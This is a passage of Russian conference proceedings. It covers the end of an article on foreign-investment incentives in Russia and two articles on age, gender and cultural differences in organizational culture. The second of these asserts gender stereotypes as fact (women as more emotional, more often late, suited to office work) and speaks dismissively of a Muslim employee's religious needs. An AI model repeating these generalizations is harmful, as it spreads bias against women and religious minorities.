Стабилизационная оговорка распространяется только на коммерческие организации с иностранными инвестициями, доля иностранных инвесторов в уставном капитале которых превышает 25 процентов, а также на иностранных инвесторов и коммерческие организации с иностранными инвестициями, осуществляющих приоритетные инвестиционные проекты за счет иностранных инвестиций. Минимальный размер инвестиций для СЗПК меняется в зависимости от сферы инвестирования (например, 250 млн рублей в сфере образования и здравоохранения, 500 млн – цифровая экономка, экология, сельское хозяйство). Но есть отрасли, которые исключены из соглашения, к ним относится добыча нефти и природного газа, производство алкоголя и табачных изделий, оптовая и розничная торговля, строительство, деятельность финансовых организация. Предельный срок, в течение которого действует стабилизационная оговорка, – семь лет.

От иностранного инвестора или коммерческой организации с иностранными инвестициями не требуется получения каких-либо разрешений

или утверждений от государственных органов для того, чтобы воспользоваться данной льготой [14].

СЗПК дублирует еще один важный договор – специальный инвестиционный контракт (СПИК). Помимо стабилизационной оговорки СПИК содержит льготы по налогу на прибыль, предоставляет доступ к госзакупкам без конкурса и компенсацию расходов на транспортировку, НИОКР и процентов по банковским кредитам. Минимальный объем инвестиций отсутствует.

Срок СПИК:

- до 15 лет при инвестициях  $\leq 50$  млрд рублей;
- до 20 лет при инвестициях  $> 50$  млрд рублей [15].

В 2020 г. на территории РФ реализовалось 45 контрактов, с общей суммой инвестиций в 1 трлн рублей. Лидерами являются химическая промышленность и автопром [16].

Наличие институтов, помогающим иностранным инвесторам, гарантий и льгот в особых экономических зонах является важным фактором для привлекательности страны для иностранных инвесторов. Однако России стоит совершенствовать уже существующие методы привлечения инвестиций, так как иностранный инвестор не имеет преимуществ перед отечественными. Российской Федерации следует совершенствовать инвестиционную привлекательность, разрабатывая правовую базу и улучшая общие макроэкономические показатели.

Непривлекательность России для иностранных предпринимателей заключается в неуверенности инвестора в сохранности своего капитала. Нет четких гарантий со стороны государства, правовое регулирование иностранного инвестирования размыто и требует реформирования. Необходимы преобразования инвестиционного законодательства и приведение его к согласованию с нормами международного права. Кроме того, неразвитая инфраструктура по России усложняет доступ к дальним территориям страны как к месту возможного производства.

Главной проблемой России является сырьевая зависимость. Иностранные

инвесторы вкладываются в нефть и газ для получения сверхприбылей, игнорируя другие сектора экономики. Кроме того, российский рубль крайне подвержен внешнему влиянию, политической обстановки или ценам на нефть, то есть является нестабильной валютой.

### **Библиографический список:**

1. Консультативный совет по иностранным инвестициям в России // URL: <http://government.ru/news/> (Дата обращения: 21.04.2022).
2. Молчанова, С. М. Анализ государственного регулирования иностранных инвестиций в современной России / С. М. Молчанова // Актуальные проблемы экономики и управления. – 2017. – № 2(14). – С. 46.
3. Общая информация // URL: <https://www.rdif.ru/About/> (Дата обращения: 21.04.2022).
4. Страну меняют люди // URL: <https://asi.ru/> (Дата обращения: 21.04.2022).
5. Иншакова, А. О. Международное частное право: учебник для академического бакалавриата / А. О. Иншакова// Москва: Издательство Юрайт. – 2018. – С. 201.
6. Россия. Особые экономические зоны // URL: [http://www.russez.ru/management\\_company/](http://www.russez.ru/management_company/) (Дата обращения: 28.04.2022).
7. Федеральный закон "Об особых экономических зонах в Российской Федерации" от 22.07.2005 N 116-ФЗ.
8. Министерство экономического развития Российской Федерации. Особые экономические зоны // URL: [https://www.economy.gov.ru/material/directions/regionalnoe\\_razvitie/instrumenty\\_razvitiya\\_territoriy/osoby\\_economicheskie\\_zony/](https://www.economy.gov.ru/material/directions/regionalnoe_razvitie/instrumenty_razvitiya_territoriy/osoby_economicheskie_zony/) (Дата обращения: 28.04.2022).
9. Особые экономические зоны //URL: [https://www.economy.gov.ru/material/directions/regionalnoe\\_razvitie/instrumenty\\_razvitiya\\_territoriy/osoby\\_economicheskie\\_zony/](https://www.economy.gov.ru/material/directions/regionalnoe_razvitie/instrumenty_razvitiya_territoriy/osoby_economicheskie_zony/) (Дата обращения: 28.04.2022).
10. Минэкономразвития опубликован отчет о результатах работы

особых экономических зон за 2020 год // URL: [https://economy.gov.ru/material/news/minekonomrazvitiya\\_opublikovan\\_otchet\\_o\\_razultatah\\_raboty\\_osobyh\\_ekonomicheskikh\\_zon\\_za\\_2020\\_god.html](https://economy.gov.ru/material/news/minekonomrazvitiya_opublikovan_otchet_o_razultatah_raboty_osobyh_ekonomicheskikh_zon_za_2020_god.html) (Дата обращения: 30.04.2022).

11. Тимофеева, О.Г. Исследование основных проблем государственного регулирования внешнеэкономической деятельности в условиях цифровой трансформации процессов управления / О.Г. Тимофеева, В.В. Коварда // Известия Юго-Западного государственного университета. Серия: Экономика. Социология. Менеджмент. – 2021.Т.11, № 2. – С.65.

12. Риск экспроприации in G20 // URL: [https://ru.theglobaleconomy.com/rankings/expropriation\\_risk/G20/](https://ru.theglobaleconomy.com/rankings/expropriation_risk/G20/) (Дата обращения: 30.04.2022).

13. Фархутдинов, К.З. Национализация иностранных инвестиций и международное право / К.З. Фархутдинов // Вестник Института законодательства и правовой информации Республики Казахстан. – 2011. – №2 (22). – С. 83. <sup>92</sup> Диордий, С. Ю. Российское законодательство о гарантиях иностранных инвестиций / С. Ю. Диордий // Эпомен. 2019. – № 34. – С. 131.

14. Квашнина, И. Особенности регулирования в России прямых иностранных инвестиций / И. Квашнина // Общество и экономика. – 2020. – № 10. – С. 94.

15. Что такое СЗПК. Объясняем простыми словами // URL: <https://secretmag.ru/enciklopediya/chto-takoe-szpk-obyasnyаем-prostymi-slovami.htm> (Дата обращения: 02.05.2022).

16. СПИК 2.0 // URL: [https://frprf.ru/navigator-gospodderzhky/spik\\_main/](https://frprf.ru/navigator-gospodderzhky/spik_main/) (Дата обращения: 02.05.2022).

17. Квашнина, И. Особенности регулирования в России прямых иностранных инвестиций / И. Квашнина // Общество и экономика. – 2020. – № 10. – С. 94.

*Плешакова Елена Алексеевна, кандидат экономических наук, доцент,  
ФГБОУ ВО «Санкт-Петербургский государственный университет  
промышленных технологий и дизайна», г. Санкт-Петербург*

## **СПОСОБЫ УПРАВЛЕНИЯ ВОЗРАСТНЫМИ, ГЕНДЕРНЫМИ И КУЛЬТУРНЫМИ РАЗЛИЧИЯМИ ДЛЯ ПОСТРОЕНИЯ ОРГАНИЗАЦИОННОЙ КУЛЬТУРЫ НА ПРЕДПРИЯТИИ**

**Аннотация:** в настоящей статье рассмотрены пути управления возрастными, гендерными и культурными различиями персонала в целях формирования организационной культуры предприятия. Выявлено, что руководителю стоит отслеживать ситуацию, складывающуюся в результате использования методов управления и формировать организационную культуру путем включения эффективных методов взаимодействия и исключения неэффективных. Наиболее перспективным способом управления возрастными, гендерными и культурными различиями в целях создания эффективной системы организационной культуры представляется способ, подразумевающий социально-психологические методы воздействия.

**Ключевые слова:** управление, организационная культура, возрастные, гендерные, культурные различия, корпоративная политика, методы воздействия на персонал.

**Abstract:** this article discusses ways to manage age, gender and cultural differences of personnel in order to form the organizational culture of the enterprise. It was revealed that the leader should monitor the situation that develops as a result of the use of management methods and form an organizational culture by including effective methods of interaction and excluding ineffective ones. The most promising way to manage age, gender and cultural differences in order to create an effective



system of organizational culture seems to be a method that involves socio-psychological methods of influence.

**Keywords:** management, organizational culture, age, gender, cultural differences, corporate policy, methods of influencing personnel.

В настоящей статье рассматривается методика управления возрастными, гендерными и культурными различиями в целях создания эффективной системы организационной культуры на предприятии. Тематика весьма актуальна – ведь коллектив любого предприятия может серьезно различаться по всем перечисленным признакам. От того, насколько успешна будет стратегия предпринимателя в отношении собственного персонала, зависит и продуктивность работы. Игнорирование интересов какой-либо группы коллектива по возрастному, гендерному либо культурному признаку может вызвать нестабильность в организационной структуре и высокую кадровую текучку.

Прежде всего следует понять, что такое организационная культура.

Равно как культура является продуктом цивилизации, также и организационная культура предприятия является продуктом деятельности данного предприятия.

Организационная культура представляет собой систему общепринятых представлений и подходов к делу, к формам взаимоотношений и к достижению результатов деятельности, что позволяет организации отличаться от других [1].

Таким образом, организационная культура служит для выделения предприятия из перечня конкурентов. Носителями культуры являются люди, сотрудники организации. Кроме того, культура может быть явная или неявная. Первое означает, что положения корпоративной культуры прописаны в документе, регламентирующем распорядок на предприятии. Второе же означает, что организационная культура не зафиксирована на бумаге, а представляет из себя скорее обычаи и традиции, которыми живет предприятие.

Существует множество функций, которые выполняет организационная

культура. Например, она может мотивировать сотрудников на достижение результата, может выполнять охранную функцию, может регулировать деятельность предприятия, помогать ориентироваться в сложных ситуациях, а также создавать имидж компании.

Создание организационной культуры – важный и чрезвычайно многоаспектный вопрос, в котором необходимо учитывать ряд важнейших факторов.

Существует несколько наиболее распространенных видов культур. К.Камерон и Р.Куин создали наиболее популярную теорию, позволяющую систематизировать организационные культуры.

Таблица 1 - Типы организационных культур [5]

Внутренний фокус и интеграция	Гибкость и дискретность		Внутренний фокус и дифференциация
	Клановая культура	Адхократическая культура	
	Бюрократическая культура	Рыночная культура	
	Стабильность и контроль		

При клановой организационной культуре предприятие выглядит очень похоже на семью, а руководители в ней играют роль воспитателей. Коллектив при такой культуре очень дружен, у его членов много общего друг с другом, руководство поощряет совместную, групповую работу.

Адхократическая культура подразумевает активную предпринимательскую и творческую деятельность. При этом сотрудники могут идти на риск и личные жертвы. Успехом считается выпуск инновационного продукта, а целью – стремление к чему-то новому для рынка товаров данной сферы.

Иерархическая культура вряд ли нуждается в подробном разъяснении – руководители представляют из себя властных и умелых управленцев, центральная роль в функционировании организации принадлежит формальным правилам.

А рыночная культура идеальна для тех организаций, которые нацелены на достижение результата. Сотрудники постоянно соперничают друг с другом, руководители являются твердыми, непоколебимыми администраторами, главная цель – выполнение утвержденного плана и достижение результатов.

Важнейшие характеристики любой организационной культуры: индивидуальная автономность, структура, управление рисками, поддержку, управление конфликтами, интеграцию и многое другое [4].

Часто расширение и развитие организации оказывается связано не только с развитием корпоративной культуры, но и с развитием бюрократии. Хотя последнее явление имеет скорее негативный подтекст, это неотъемлемая часть функционирования предприятия [2].

Организационная культура может помочь человеку проявить себя с тех сторон, которые до сих пор не принимались во внимание. Таким образом, возможно обеспечить раскрытие потенциала работника.

Таким образом, организационная культура представляется серьезным фактором развития предприятия. Следовательно, построение наиболее эффективной модели её функционирования отвечает целям и интересам руководства.

Поскольку возрастные, гендерные и культурные различия в коллективе часто становятся камнем преткновения в вопросе формирования корпоративной культуры и в предотвращении конфликтов и недопонимании в коллективе, управление ими является одним из главных принципов построения организационной культуры.

Так, все перечисленные различия имеют большое значение во внутренней интеграции предприятия, то есть в налаживании максимально эффективной работы сотрудников компании. Возможными проблемами могут выступать:

общий язык и концептуальные идеи, границы организации, условия выхода из нее, власть и полномочия, межличностные отношения, поощрение или наказание, а также идеология организации.

В этой связи, организационная культура, регламентирующая вышеуказанные вопросы и проблемы, должна быть четкой, ясной для сотрудника и вызывать у него одобрение и симпатию. Организационная культура должна разделяться большим числом работников.

Такой важный элемент организационной культуры как кадровая политика непременно должен учитывать равенство потенциальных сотрудников независимо от возраста, пола и культурных особенностей. Любой соискатель может рассчитывать на внимательное и беспристрастное рассмотрение его или её кандидатуры в целях возможного трудоустройства. Руководителям не стоит делать ставку лишь на людей «в полном расцвете сил» - то есть, в возрасте 30 или чуть более лет, уже имеющих солидный опыт. В равной степени стоит присматриваться к юным соискателям, пока ещё не имеющим серьезного опыта, но обладающим целеустремленностью и интересными навыками. Внимания достойны, и опытные работники в возрасте 40 и более лет. Их основная ценность – в обширных знаниях и отточенных умениях.

В результате дальнейшей профессиональной деятельности сотрудников формируется организационная культура [6]. В этой связи стоит отметить действия руководства, которые оказывают серьезное влияние на формирование культуры на предприятии [3]. То, как руководство принимает решения, в пользу чего или кого оно делает выбор, к чему склоняется.

Учитывая, что возрастные, гендерные и культурные различия – сложные вопросы, требующие беспристрастного и демократичного подхода, руководитель в процессе принятия решений обязательно должен исходить лишь из имеющихся фактов и не допускать влияния личных симпатий или антипатий на решение вопроса.

В случае если будет принято пристрастное решение, это может послужить поводом протеста и увольнений со стороны определенной части

коллектива. В такой ситуации уже различия в коллективе начнут управлять организацией и её дальнейшей жизнью, а вовсе не наоборот. Политика в отношении различий персонала предприятия должна гарантировать максимально гармоничное сосуществование, а любые просчеты могут привести к обострениям отношений и дестабилизации ситуации. В таком случае, конечно, организационную структуру, а равно и управление предприятием в целом, нельзя будет назвать эффективными.

Ещё одна важная составляющая организационной культуры предприятия – социализация. Предприятие расширяется, на работу приходят новые сотрудники, которые становятся новыми членами коллектива. Новые сотрудники, конечно же, являются носителями гендерных, возрастных, а иногда и культурных различий.

Им требуется социализация, принятие в коллектив. От того, насколько гладко будет проходить их социализация будет зависеть первое впечатление, которое, как гласит народная мудрость, не исправишь.

Какого бы возраста, пола, вероисповедания, взглядов не придерживался новый человек, коллективу стоит принять его по-дружески, ведь он их будущий коллега. Такие идеалы в организационной культуре позволят вовлечь сотрудника в трудовой социум с первых же шагов.

В этой связи руководителю стоит иметь в виду, что нормы организационной культуры могут носить как положительный, так и отрицательный характер. Положительные нормы способствуют сплоченности коллектива, поощряют результативность, заботу о качестве и об удовлетворении клиента. Отрицательные же черты не способствуют достижению целей и подразумевают взяточничество, неконструктивную критику, вымогательство, конфликты, кражи, прогулы.

Очевидно, что отрицательные черты в организационной культуре предприятия не способствуют эффективной работе, а использование различий персонала носит деструктивный характер.

Необходимо ответить на главный вопрос: какими же способами можно

управлять разношерстным персоналом, выстраивая организационную культуру на предприятии?

Первый и достаточно очевидный способ: административный. Имеется ввиду централизованное воздействие на персонал и ставку на дисциплинированность, ответственность, лояльность к компании. Такой подход к управлению персоналом, естественно, предполагает достаточно жесткий порядок, решительное воздействие путем наложения разного рода штрафных санкций за нарушения. Идеология компании, в том числе и организационная культура в таком случае наверняка будет явной, её положения будут зафиксированы на бумаге, а различия в среде персонала будут иметь второстепенное значение, так как все в равной степени будут подчиняться жестким правилам предприятия.

Второй способ – экономический. Сюда входят система поощрений и наказаний за эффективность и качество труда. В зависимости от культурных особенностей коллектива руководителю необходимо принять решение, будет ли это групповое или же индивидуальное финансовое вознаграждение. В российских условиях, чаще всего, решение принимается в пользу первого. Необходимо избегать гендерных различий в оплате при условии, что мужчина и женщина работают на аналогичных позициях и выполняют аналогичный круг обязанностей. В то же время, более крупное финансовое поощрение опытных сотрудников, несущих большую ответственность, возможно и даже желательно, так как будет являться стимулом для молодой части коллектива.

Наконец, третий способ – социально-психологический. В этом случае ставка делается на психологические и моральные методы воздействия на сотрудника и персонал. Эффективная мотивация, способность руководителя показывать личный позитивный пример в работе, формирование рабочих групп с учетом психологии и характер сотрудников, привлечение их к участию в управлении, поддержка общепринятых норм, привлекательные предложения по социальному пакету и бонусам – все это относится к данному способу.

Руководителю стоит отслеживать ситуацию, складывающуюся в

результате использования методов управления и формировать организационную культуру путем включения эффективных методов взаимодействия и исключения неэффективных.

Наиболее перспективным способом управления возрастными, гендерными и культурными различиями в целях создания эффективной системы организационной культуры представляется третий способ, подразумевающий социально-психологические методы воздействия. Во-первых, он позволяет сотрудникам работать с людьми, подходящими им по психотипу. Во-вторых, предполагается, что руководитель и сам будет показывать пример деятельности, таким образом позитивно взаимодействуя с коллективом. И в-третьих, привлечение к управленческой деятельности позволит сотрудникам в равной степени реализовать свой управленческий и творческий потенциал.

Можно сделать вывод, что возрастные, гендерные и культурные различия – важные аспекты жизни персонала на предприятии, которые должны быть учтены руководителем в ходе формирования организационной культуры. Прежде всего, хотелось бы отметить необходимость следования общепринятым законам и нормам, декларирующим равенство всех людей независимо от их различий. Такого же демократичного подхода должно придерживаться и предприятие. Это ключ к формированию устойчивого и бесконфликтного персонала предприятия.

#### **Библиографический список:**

1. Войтенко Д. А., Ларина Н. А. ОРГАНИЗАЦИОННАЯ КУЛЬТУРА КАК ИНСТРУМЕНТ ПРЕОДОЛЕНИЯ КРИЗИСА: «ТРОТЕК» В ПЕРИОД ПАНДЕМИИ //Мир науки, культуры, образования. – 2022. – №. 2 (93). – С. 372-374.
2. Дементьев В. Е. Жизнеспособность иерархических организаций в условиях изменчивости экономической среды //Российский журнал менеджмента. – 2019. – Т. 17. – №. 3. – С. 367-386.

3. Помаскина А. Ю., Гаспарович Е. О. Управление организационной культурой как фактор профессионального развития персонала в организации //Актуальные проблемы социогуманитарного образования. – 2021. – С. 373-379.

4. ФИДЕНКО В. А., КУЛИКОВА Е. А. ОРГАНИЗАЦИОННАЯ КУЛЬТУРА КАК ИНСТРУМЕНТ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ДЕЯТЕЛЬНОСТИ ЛЕЧЕБНОГО ЗАВЕДЕНИЯ //Будущее науки-2019. – 2019. – С. 317-320.

5. Хотинец В. Ю., Кожевникова О. В., Баранова Н. А. Согласование реальной и предпочитаемой организационной культуры современной региональной компании: ценностные предикторы. – 2022.

6. Шейхова М. С., Шолух А. С. АНАЛИЗ ОРГАНИЗАЦИОННОЙ КУЛЬТУРЫ КОЛЛЕКТИВА КАК ИНСТРУМЕНТ СТРАТЕГИЧЕСКОГО УПРАВЛЕНИЯ ОРГАНИЗАЦИЕЙ //ИННОВАЦИОННЫЙ ПУТЬ РАЗВИТИЯ КАК ОТВЕТ НА ВЫЗОВЫ НОВОГО ВРЕМЕНИ. – 2020. – С. 65-69.



*Плешакова Елена Алексеевна, кандидат экономических наук, доцент,  
ФГБОУ ВО «Санкт-Петербургский государственный университет  
промышленных технологий и дизайна», г. Санкт-Петербург*

## **ВОЗРАСТНЫЕ, ГЕНДЕРНЫЕ И КУЛЬТУРНЫЕ РАЗЛИЧИЯ КАК СОСТАВНЫЕ ЭЛЕМЕНТЫ ОРГАНИЗАЦИОННОЙ КУЛЬТУРЫ ПРЕДПРИЯТИЯ**

**Аннотация:** в настоящей статье рассмотрены возрастные, гендерные и культурные различия, которые могут иметь место в составе персонала организации. Выявлено, что работодатели предпочитают принимать на работу сотрудников по определенным возрастным критериям и опыту работы. Гендерные различия проявляются в уровне дохода между мужчинами и женщинами в разных сферах. Культурные различия достойны самого пристального внимания и требуют осторожного формирования корпоративной культуры с учетом менталитета, традиций, религии, расовой принадлежности. Ошибки в корпоративной политике могут влечь за собой непонимание, снижение эффективности и конфликты среди персонала.

**Ключевые слова:** организационная культура, возрастные, гендерные, культурные различия, корпоративная политика, персонал организации.

**Abstract:** this article discusses the age, gender and cultural differences that may occur in the composition of the organization's staff. It was revealed that employers prefer to hire employees according to certain age criteria and work experience. Gender differences are manifested in the level of income between men and women in different areas. Cultural differences are worthy of the closest attention and require the careful formation of a corporate culture, taking into account the mentality, traditions, religion, and race. Mistakes in corporate policy can lead to

misunderstandings, reduced efficiency and conflict among staff.

**Keywords:** organizational culture, age, gender, cultural differences, corporate policy, organization staff.

Различия в среде персонала организации являются стандартным явлением для любого предприятия. Иногда такие различия могут быть обусловлены абсолютно естественными причинами, например, возрастными или же гендерными.

В первую очередь, остановимся на возрастных различиях. По данным исследования Сбербанка, основную массу сотрудников предприятий составили люди в возрасте от 41 до 50 лет. Известно, что работодатели стремятся брать на работу сотрудников молодого возраста из-за их целеустремленности, трудолюбия, быстрой обучаемости, готовности к напряженному труду и росту в рамках компании. Также зарплата молодых специалистов обычно уступает зарплате опытных сотрудников, что позволяет, в некотором роде, экономить. При этом, работодатели стараются принять на работу уже имеющего какой-то опыт сотрудника и считают возраст немногим за 30 идеальным для достижения максимального результата. Запрос от только что закончившего университет и не имеющего опыта сотрудника вполне может быть отклонен, как и запрос от соискателя старше 40-летнего возраста. При этом критериями отказа выступают исключительно перечисленные выше факторы. Между тем, в обоих случаях работодатель может совершить большую ошибку [2].

В первом случае не учитывается перспективность начинающего специалиста. Отсутствие у него опыта с лихвой компенсируется готовностью усердно работать, учиться и развиваться. Молодой специалист может выполнять самые разнообразные функции и не будет брезговать иногда заняться функциями секретаря, а иногда помочь предприятию в важной доставке, временно взяв на себя функции курьера. Ради карьерного роста в будущем молодое поколение готово мириться с не самыми лучшими условиями на сегодняшний день.

Молодежь является главным участником трудовой мобильности и экономической роста [1].

В свою очередь, сильными сторонами опытных сотрудников являются:

- Стремление к самореализации. Усваивая собственный опыт, человек стремится развить его, освоить новые технологии, стать мастером в своем деле;

- В таком возрасте люди уже, в основном, испытали себя с точки зрения лидерских навыков и взаимодействия с коллективом. У них не будет необоснованного стремления к лидерству, которое можно наблюдать у некоторых молодых людей. Они уже вряд ли смогут возглавить крупную компанию, но в своей сфере они могут быть истинными профессионалами. Такие люди отлично подходят на роль мастеров, наставников, руководителей направления;

- Опытные сотрудники думают не только о себе, но и об окружающих и близких людях (семье, родителях, детях, друзьях). Таким образом, от них вряд ли можно ожидать каких-либо непредсказуемых действий. Они не стремятся к выгоде здесь и сейчас, что может быть чертой молодых людей. Вместо этого, они работают на перспективу.

Очевидно, что обе возрастные группы имеют перечень важных сильных сторон, которые не следует игнорировать работодателю. И хотя многие работодатели нацелены именно на поиск «золотой середины», игнорирование тех возможностей, которые предлагают другие стороны рынка труда будет ошибкой.

Далее хотелось бы отметить роль гендерных различий. В статье 3 Трудового кодекса Российской Федерации [5], касающейся недопущения дискриминации на рынке труда, перечисляются характеристики человека, по которым он не может быть ограничен в трудовом процессе. К перечню относятся, в том числе, пол и возраст. Таким образом, любые попытки ущемления, градации по половому признаку могут быть трактованы как нарушение закона.

Однако, различия между мужчинами и женщинами в процессе работы на предприятии все же, зачастую, имеют место. Так, отмечается более высокая эмоциональность женщин с одной стороны и более высокая сдержанность мужчин с другой. Мужчины с большей охотой могут делегировать полномочия подчиненным [3]. В силу объективных физических характеристик, женщины вряд ли могут привлекаться к какой-либо тяжелой физической работе. Мужчины же, напротив, могут выполнять тяжелый физический труд относительно легко. Такие гендерные различия могут стать базой для определенного разделения труда на предприятии. Например, на участки производства, где требуется или же может потребоваться физическая сила лучше преимущественно назначать мужчин. Офисные же обязанности, маркетинговые проекты, даже инновационная деятельность – идеальные сферы для работы женщин. Впрочем, это вовсе не означает, что в перечисленных сферах нет места мужчинам.

Долгое время существовало (а в некоторых странах и продолжает существовать) весьма популярное мнение о том, что в задачи женщины вообще не должна входить работа наравне с мужчиной. Предполагалось, что рабочие обязанности должен брать на себя мужчина и только мужчина. Что же касается роли женщины, она сводилась, в основном, к домашним и семейным обязанностям. Женщина как хранительница очага – такое мировоззрение сохранилось в определенных массах общества и по сей день. Однако, зачастую эту точку зрения выражают заинтересованные в ней лица.

В случае, если за это ратует мужчина, можно с большой долей уверенности утверждать, что он просто опасается конкуренции со стороны женщин, уже проявивших себя в работе ничуть не хуже. А возможно он желает установления контроля и превращения женщины в послушную собственность.

Если же такую точку зрения последовательно отстаивает женщина, это может говорить о том, что она просто не желает трудиться на равных условиях с остальными, так как по каким-то причинам считает себя лучше других. В такой идеологии может крыться и обыкновенное желание найти мужчину,

который с радостью возьмет на себя содержание, избавив женщину от всех жизненных забот.

В любом случае, такая точка зрения представляется эгоистичной, тем более что прогрессивные движения за женские права в XX веке сами же отстаивали право женщин наравне с мужчинами заниматься оплачиваемой деятельностью и получать образование. В этой связи отстаивание противоположной точки зрения представляется серьезным шагом назад.

Отмечается гендерное разделение по уровню доходов. Так, в России это является исторически сложившимся фактом: в 1991 году женщины получали порядка 80% от почасовой оплаты мужчин, в середине 90-х – около 70%, в конце 90-х данный уровень зафиксировался на отметке 65% [4].

Наиболее равномерный уровень доходов мужчин и женщин отмечается в Скандинавских странах, а также в Австралии. В этих государствах повсеместно существуют профессиональные союзы, отслеживающие диспропорции в оплате труда и концентрирующие внимание на таковых. Кроме того, стремление к уравниванию доходов (сокращению доходов богатых и прогрессивному росту доходов небогатого населения) является одним из приоритетов социальной политики Швеции, Дании и Норвегии.

Почему так сложилось, что женщины, как правило, зарабатывают меньше мужчин? Во-первых, стоит иметь в виду объективные причины – женщины гораздо чаще занимаются домашним хозяйством, устраиваются на частичную занятость или же не работают вообще. Во-вторых, существуют определенные сферы занятости, где наблюдается подавляющее большинство женщин-сотрудников. В качестве примера – многие учителя в России являются женщинами, похожа ситуация с врачами. С этой точки зрения отставание женщин в доходах может быть объяснено различием оплаты труда в различных отраслях.

В-третьих, причины могут состоять в специфичных условиях, которые необходимы женщинам для работы. По статистике, именно женская часть коллектива чаще опаздывает на работу [6], более требовательна к условиям

труда и социальному пакету, а также является менее гибкой в отношении работы в сверхурочное время, нежели мужская часть.

Наконец, стоит уделить внимание культурным различиям в рабочем коллективе. Данный вопрос, несомненно, включает в себя целый комплекс различных факторов, влияющих на социальный статус личности. Так, к культурным чертам может быть отнесена религия, раса, менталитет, обычаи и традиции и прочее.

Так, приходя на российский рынок, иностранные компании вынуждены адаптироваться к актуальным в стране условиям труда, выстраивать соответствующую систему мотивации, которая будет учитывать особенности менталитета русских людей.

Обратная ситуация – иностранец, исповедующий ислам, переехав в христианскую страну и устроившись на работу может испытывать некоторые неудобства, связанные с западными ценностями, моралью и образом жизни. Естественно, предприятие вовсе не должно по его требованию вводить паранджи в качестве обязательной одежды для женщин и обязательно прерывать работу на дневную молитву.

Именно поэтому адаптация непременно должна носить двусторонний характер. Если лишь одна сторона будет принимать меры для того, чтобы другая чувствовала себя наиболее комфортно в соответствии с её культурными установками, последствия могут быть только негативным – чем больше получает одна сторона, тем больше она начинает хотеть.

Так, для российской деловой культуры характерна такая черта как коллективизм. Эта черта достаточно давняя, она берет начало ещё в советском периоде, когда коллективизм активно продвигался. Групповой мотивации отдается предпочтение перед индивидуальной. Приведем пример – если ресторан выполняет запланированные квартальные показатели, то премия за успешную работу выдается всему коллективу, а не каким-то отдельным работникам. Это важно, ведь все они, так или иначе, приняли участие в успешном завершении квартала. И это соответствует русскому менталитету –

награждение лишь отдельных работников непременно породило бы претензии, сплетни, обиды и многое другое. Хорошо это или нет, но это также часть русского менталитета, с которой придется мириться.

А вот в западных компаниях предпочтение отдается, в основном, индивидуальной мотивации. Существуют разные методики – например, можно воспользоваться индивидуальной мотивацией, объяснив сотруднику важность поставленной задачи для всей рабочей команды [7].

Можно предложить сотруднику взять на себя больше ответственности и обязанностей, и тогда он, почувствовав значительный прогресс в собственной работе и доверие со стороны руководителя, будет проявлять больше креативности, работать более трудолюбиво и по итогам выдавать высокие результаты [7].

Западные работники более ориентированы на индивидуальную мотивацию и в этом заключается их особенность менталитета, их культурное отличие от, например, русского персонала.

Расовые различия среди сотрудников компании также становятся частым явлением, однако, конечно, ни в коем случае не должны выступать причиной каких-либо форм дискриминации (подобное положение, равно как и в отношении пола и возраста, содержится в Трудовом кодексе Российской Федерации). Предприятие должно иметь в виду, что люди всех рас равны друг перед другом, перед выполняемыми ими функциями, перед законом и так далее.

Таким образом, были рассмотрены возрастные, гендерные и культурные различия, которые могут иметь место в составе персонала организации. Очевидно, что работодатели предпочитают принимать на работу сотрудников достаточно молодого возраста, но уже успевших получить определенный опыт. В то же время возможности, связанные с принятием на работу опытных специалистов старше 40 лет и начинающих специалистов, только что закончивших университет, часто игнорируются.

Гендерные различия проявляются в занятости мужчин и женщин в

разных сферах (хотя ни в одной сфере нет абсолютной доминанции того или другого пола, тем не менее существуют «мужские» и «женские» профессии). Также мужчины и женщины зачастую различаются в уровне дохода в пользу первых. Это может быть вызвано, в том числе, фактом разделения по сферам труда.

Культурные различия достойны самого пристального внимания и требуют осторожного формирования корпоративной культуры с учетом менталитета, традиций, религии, расовой принадлежности. Ошибки в корпоративной политике могут влечь за собой непонимание, снижение эффективности и конфликты среди персонала.

### **Библиографический список:**

1. Вишневская Н. Г. Формирование конъюнктуры молодежного сегмента рынка труда в современной России: дис. – диссертация... доктора Экономических наук: 08.00. 05/Вишневская Нина Геннадьевна, 2019.

2. Возраст имеет значение: особенности работников, связанные с их возрастными характеристиками // HR-Portal // [Электронный ресурс]. – Режим доступа: <http://www.hr-portal.ru/article/vozrast-imeet-znachenie-osobennosti-rabotnikov-svyazannye-s-ih-vozrastnymi-harakteristikami/>, свободный. – Загл. с экрана. – Яз. рус., англ.

3. Круглова М. А. и др. Психологическое благополучие и проактивное совладающее поведение сотрудников организаций //Петербургский психологический журнал. – 2020. – №. 33. – С. 112-133.

4. Ощепков А. Ю. Гендерные различия в оплате труда в России // Экономический журнал ВШЭ. 2006. №4. URL: <https://cyberleninka.ru/article/n/gendernye-razlichiya-v-oplate-truda-v-rossii> (дата обращения: 01.04.2023).

5. Трудовой кодекс Российской Федерации от 30.12.2001 № 197-ФЗ // URL: / (дата обращения: 01.04.2023). // КонсультантПлюс: сайт. – Режим доступа: [http://www.consultant.ru/document/cons\\_doc\\_LAW\\_34683/0d18](http://www.consultant.ru/document/cons_doc_LAW_34683/0d18)



саafb87d28222d0cb617c21634cc407ee0f5// (дата обращения: 21.03.2023);

6. Федоринова Т. В., Макухина С. В. ПРИЧИНЫ ГЕНДЕРНЫХ ПРОБЛЕМ НА РЫНКЕ ТРУДА РОССИИ //XXXV Международные Плехановские чтения. – 2022. – С. 163-167.

7. Deeb С. Team Motivation vs Individual Motivation // Chron // [Электронный ресурс]. – Режим доступа: <http://smallbusiness.chron.com/team-motivation-vs-individual-motivation-37114.html>//,свободный. – Загл. с экрана. – Яз. рус., англ.

*Романова Диана Михайловна, студентка*

*Санкт-Петербургский государственный университет промышленных технологий и дизайна, г. Санкт-Петербург*

*Лизовская Вероника Владимировна, к.э.н., доцент кафедры экономической теории Санкт-Петербургский государственный университет промышленных технологий и дизайна, доцент кафедры маркетинга Санкт-Петербургский государственный экономический университет, г. Санкт-Петербург,*

*e-mail: [lizovskaya.vv@mail.ru](mailto:lizovskaya.vv@mail.ru)*

## **РОЛЬ БРЕНДА РАБОТОДАТЕЛЯ В ПОВЫШЕНИИ КОНКУРЕНТОСПОСОБНОСТИ КОМПАНИИ**

